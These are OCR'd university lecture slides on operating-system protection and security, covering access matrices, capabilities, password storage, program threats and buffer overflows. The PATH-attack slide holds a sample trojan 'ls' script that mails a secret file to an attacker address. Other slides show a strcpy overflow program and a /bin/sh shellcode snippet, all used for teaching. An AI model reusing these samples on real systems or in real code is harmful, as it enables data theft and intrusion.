VI. Protection & Security

SGG9: chapters 14,15
SGG10: chapters 16,17

TDIU11: Operating Systems

Ahmed Rezine, Linköping University

Goals of Protection

- In a protection model, a computer consists of a collection of (hardware or software) objects.
- Each object has a unique name and can be accessed through a well-defined set of operations
- Protection problem - ensure that each object is accessed correctly and only by those processes that are allowed to do so
- Protection provides a mechanism (**how**) to enforce the policies (**what**) governing resource use

Principles of Protection

- **Principle of least privilege**
  - Programs and users are given just enough **privileges** to perform their tasks
  - Can be static (during life of system, during life of process)
  - Or dynamic (changed by process as needed) – **domain switching**, **privilege escalation**
- **"Need to know" principle**: at any time, a process should only be able to access those ressources it currently requires.


Principles of Protection (Cont.)

Must consider "grain" aspect

- Rough-grained privilege management easier, simpler, but least privilege now done in large chunks
  - E.g., traditional Unix processes either have abilities of the associated user, or of root
- Fine-grained management more complex, more overhead, but more protective
  - File Access Control Lists, Role Based Access Control

Domain Structure

- Access-right = <*object-name*, *rights-set*>
  where *rights-set* is a subset of all valid operations that can be performed on the object
- Domain = set of access-rights
- Association process and domain can be **static** or **dynamic**
- **Domain switching** enables a process to switch domains: for example, by switching users



Domain Implementation (UNIX)

```
ll /bin:
  ...
  28 -r-s--x--x   1 root    lp      28092 Jan 23  2005 lp*
```

- Domain = user-id
- Domain switch accomplished via file system
  - Each file has associated with it a domain bit (setuid bit)
  - When file executed and setuid on, then user-id is set to owner of the file
  - When execution completes user-id is reset
  - setgid, sticky bit
- Domain switch accomplished via passwords
  - su command temporarily switches to another user's domain when other domain's password provided
- Domain switching via commands
  - sudo command prefix executes specified command in another domain (if original domain has privilege and password given)

Access Matrix

- View protection as a matrix (**access matrix**)
- Rows represent domains
- Columns represent objects
- **Access(i, j)** is the set of operations that a process executing in $Domain_i$ can invoke on $Object_j$
- If a process in Domain D_i tries to do "op" on object O_j, then "op" must be in the access matrix
- User who creates object can define access column for that object

domain \ object	F_1	F_2	F_3	printer
D_1	read		read	
D_2				print
D_3		read	execute	
D_4	read write		read write	

Use of Access Matrix (Cont.)

- **Access matrix** design separates mechanism from policy
  - Mechanism
    - Operating system provides access-matrix + rules
    - Ensures that the matrix is only manipulated by authorized agents and that rules are strictly enforced
  - Policy
    - User dictates policy
    - Who can access what object and in what mode

Implementation of Access Matrix

- **Access lists** for objects
  - Each column implemented as an access list for one object
  - Resulting per-object list consists of ordered pairs **<domain, rights-set>** defining all domains with non-empty set of access rights for the object
  - Each column = Access-control list for one object
    Defines who can perform what operation

- Each Row = **Capability List** (like a key)
  For each domain, what operations allowed on what objects

Unix:

Each file has r-w-x bits for the three domains:

+ owner
+ group
+ other users

Nowadays it also has additional access lists for arbitrary users (see getfacl/setfacl commands.

UNIX file descriptor / Win file handle with its pointer to system-wide open file table entry is a capability.

Pros and Cons

- **Capability lists:**
  - Simpler runtime behavior – process has all information
  - Harder to revoke access rights
- **Access control lists:**
  - Corresponds to the needs of individual users/processes
  - Simple to revoke access rights for individual objects
  - System-wide overview is difficult – information is spread out
  - Overhead – ACL must be searched for every access to object

A combination is often used…

- **Example: Unix file access**
- **Access lists** determine if a file may be opened
- The open method returns a file handle held by the process
  - The file handle is a **capability** – a proof that the process may operate on that file, …
    - but only in a way as specified when obtaining the handle – which must still be checked at every access!

Revocation of Access Rights

- ***Access List*** – Delete access rights from access list: Simple and Immediate
- ***Capability List*** – Scheme required to locate capability in the system before capability can be revoked.
  - **Reacquisition** – in regular intervals remove selected capabilities from all domains and require reacquisition
  - **Back-pointers** – keep pointers from the object to all processes that have capabilities on it (easy but expensive)
  - **Indirection** – capabilities point to a table that points to the object. Revoke by breaking the indirection. (only for global revocation)

Security Measure Levels

- Impossible to have absolute security, but make cost to perpetrator sufficiently high to deter most intruders
- Security must occur at four levels to be effective:
  - **Physical:** Data centers, servers, connected terminals
  - **Human:** Avoid **social engineering**, **phishing**, **dumpster diving**
  - **Operating System:** Protection mechanisms, debugging
  - **Network:** Intercepted communications, interruption, DOS
- Security is as weak as the weakest link in the chain
- But can too much security be a problem?

The Security Problem

- A system is **secure** if resources used and accessed as intended under all circumstances
  - Unachievable
- **Intruders** (**crackers**) attempt to breach security
- **Threat** is potential security violation
- **Attack** is an attempt to breach security
- Attack can be accidental or malicious
- Easier to protect against accidental than malicious misuse

Authentication

- Crucial to identify user correctly, as protection systems depend on user ID
- User identity most often established through ***passwords***
- Passwords may also either be encrypted or allowed to be used only once


Most Popular Passwords

- Example:
SplashData.com
List of most popular passwords 2021, based on stolen passwords from several countries

1. 123456
2. 123456789
3. 12345
4. Qwerty
5. Password
6. 12345678
7. 111111
8. 123123
9. 1234567890
10. 1234567
11. Qwerty123
12. 000000
13. 1q2w3e
14. Aa12345678
15. Abc123
16. Password1
17. 1234
18. Qwertyuiop
19. 123321
20. Password123
21. 1q2w3e4r5t
22. Iloveyou
23. 654321

Authentication

- **Unix**: Passwords are kept in files
  - earlier /etc/passwd, now separate file e.g. /etc/master.passwd or /etc/shadow
- Each password is encrypted with a one-way crypto + a ”salt”
  - salt configures the en-/decryption algorithm → extends the password
- To verify a password:
  - Lookup the salt for the user
  - Encrypt the submitted password
  - Compare result with what is stored
- Attack: Steal the password file, generate passwords brute force, or use a dictionary…



Authentication

- Unix password files are no longer readable for normal users.
- Special programs with access rights to be used for accessing password entries
- Such programs may monitor your access and delay repeated requests

- Similar problems still exist!
- In web servers, user-id and passwords are often stored in ordinary files.
- NEVER use a real password when you visit or register in a website!

Program Threats

- Many variations, many names
- **Trojan Horse**
  - Code segment that misuses its environment
  - Exploits mechanisms for allowing programs written by users to be executed by other users
  - **PATH attacks, Spyware, pop-up browser windows, covert channels**
  - Up to 80% of spam delivered by spyware-infected systems
- **Trap Door**
  - Specific user identifier or password that circumvents normal security procedures
  - Could be included in a compiler
  - How to detect them?

Program Threats (1)

- **Trojan Horse**
  - Innocent-looking code segment that misuses its environment.
  - Exploits mechanisms for allowing programs written by users to be executed by other users.

- NEVER download a “funny game” from some site, unless you know and trust the person who wrote it (≠ the person making it available)

Trojan horse attack (2): PATH attack

- Consider your UNIX search path:
  - e.g., PATH = **.**:/usr/local/bin:/sw/tex/bin:/home/me/bin
  - used to search for any program, e.g. ls, without needing to specify the full path name
- Do you possibly have a globally writeable (or other user's) directory in your search path?
  - e.g., /home/me/tmp
  - Attacker stores there an executable file called "ls"
  - Eventually you are in /home/me/tmp (*i.e.*, ".") and say "ls"
  - Or, you are in another user's directory (*i.e.*, in ".") ....
- Policy: All directories in search path must be secure, incl. "."

% echo $PATH

```
#!/bin/sh
rm /home/me/tmp/ls
cat /home/me/secret.txt
      | mail trudy@crack.nu
/usr/bin/ls
```

Program Threats (3)

- **Back door / Trap Door** – in your trusted software
  - Specific user identifier or password that circumvents normal security procedures.
  - Could be included in a compiler.

- Playing internet games? Ever been asked to “download and install” something to continue playing…?
- Such programs may:
  - Open up a back door for other attacks
  - Join your computer in a stealthy net of proxies…
  - …to be used later
  - …


Program Threats (Cont.)

- **Logic Bomb**
  - Program that initiates a security incident under certain circumstances
- **Stack** and **Buffer Overflow**
  - Exploits a bug in a program (overflow either the stack or memory buffers)
  - Failure to check bounds on inputs, arguments
  - Write past arguments on the stack into the return address on stack
  - When routine returns from call, returns to hacked address
    - Pointed to code loaded onto stack that executes malicious code
  - Unauthorized user or privilege escalation

C Program with Buffer-overflow Condition

```c
#include <stdio.h>
#define BUFFER SIZE 256
int main(int argc, char *argv[])
{
    char buffer[BUFFER SIZE];
    if (argc < 2)
        return -1;
    else {
        strcpy(buffer,argv[1]);
        return 0;
    }
}
```


Layout of Typical Stack Frame



Modified Shell Code

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    execvp(``\bin\sh'',``\bin\sh'', NULL);
    return 0;
}
```

Hypothetical Stack Frame



Before attack

After attack

Protection againts Buffer Overflow Vulnerabilities

- **Hardware protection:** Strict separation of program and data:
- SUN SPARC processors and Solaris: no execution of code located in a stack section (segmentation violation)
- AMD / Intel x86: NX bit in page table marks page as non-executable

- **Language and System software protection**
- Use a tool for automatic bound checking
- Use a language with built-in bound checks, e.g., Java

- **Application-level protection** (Programmer's responsibility)
- Use strncpy(buffer, argv[1], sizeof(buffer)-1); instead of strcpy

Buffer-Overread Attacks

- Even without buffer overwriting to hijack the program control, information can be stolen by buffer overread attacks in buggy code

- Example: **Heartbleed Vulnerability in OpenSSL**
  - Missing buffer overread bound check in SSL heartbeat code
  - In use since 2011, detected and fixed 2014
  - Attacker can steal up to 64KB of subsequent memory contents
    - Which might contain confidential data, usernames and passwords, credit card info, session IDs, private keys, …
      - Possibly belonging to a different (unrelated) process
    - Undetectable – no one knows how much has leaked out
  - Rated at severity level 11 (catastrophic) on a scale of 1..10
  - *Ref.: B. Chandra: A technical view at the OpenSSL Heartbleed vulnerability, IBM 2014.*

System Threats

- "But why should they target my computer?
  I don't have anything valuable or secret there..."

- You have access to Internet?
  ...your computer is useful for....
  - Storing data (possibly illegal data)
  - Distributing spam email
  - Impersonating you when doing other (good or bad?) things on the net...
  - Participating in a collective simultaneous attack on some large server somewhere...
    ...which then gets overloaded, shuts down
    = "**denial of service attack**"

Threat Monitoring

- Check for suspicious patterns of activity – i.e., several incorrect password attempts may signal password guessing.
- **Audit log** – records the time, user, and type of all accesses to an object; useful for recovery from a violation and developing better security measures.
- **Threat monitoring** - Scan the system periodically for security holes; done when the computer is relatively unused.

Threat Monitoring (Cont.)

- Check for:
  - Short or easy-to-guess passwords
  - Unauthorized setuid programs
  - Unauthorized programs in system directories
  - Unexpected long-running processes
  - Improper directory protections
  - Improper protections on system data files
  - Dangerous entries in the program search path (Trojan horse)
  - Changes to system programs: monitor checksum values